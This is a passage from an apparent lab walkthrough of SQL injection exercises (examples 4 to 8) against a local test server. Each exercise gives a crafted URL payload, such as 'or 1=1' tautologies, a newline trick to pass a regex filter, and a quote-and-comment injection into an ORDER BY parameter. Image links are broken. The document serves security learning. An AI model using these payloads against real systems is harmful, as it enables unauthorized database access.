
Add “.” at the beginning of the url.as possible you can change the id number also.

The url as follows.

**http://192.168.43.43/sqli/example4.php?id=.2 or 0=0**

****


**Example 5**

****


In this example, “**id=**” part takes only integer, and it must start with a digit.

The url as follows.

**http://192.168.43.43/sqli/example5.php?id=1 or 1=1**

****


**Example 6**

****


In this example, “**id=**” part takes only integer, and it must start with a digit.


The url as follows.

**http://192.168.43.43/sqli/example6.php?id=1 or 1=1**

****

**Example 7**


****

****


In this example, you can pass the filter by using “**\n”**. Because, the expression contains the modifier “**\m**”. It will validate if one of the lines contains an integer.

The url as follows.

[**http://192.168.43.43/sqli/example7.php?id=2%0A%20or%20%270%27=%270%27**](http://192.168.43.43/sqli/example7.php?id=2%0A%20or%20%270%27=%270%27)

****

**Example 8**


****

You do not forget that the **ORDER BY** statement cannot be used inside ‘ or “. So that, I use **id’ #**


Payload to see the result, payload is encoded.

The url as follows.

[**http://192.168.43.43/sqli/example8.php?order=id&#39;#**](http://192.168.43.43/sqli/example8.php?order=id&#39;)

****

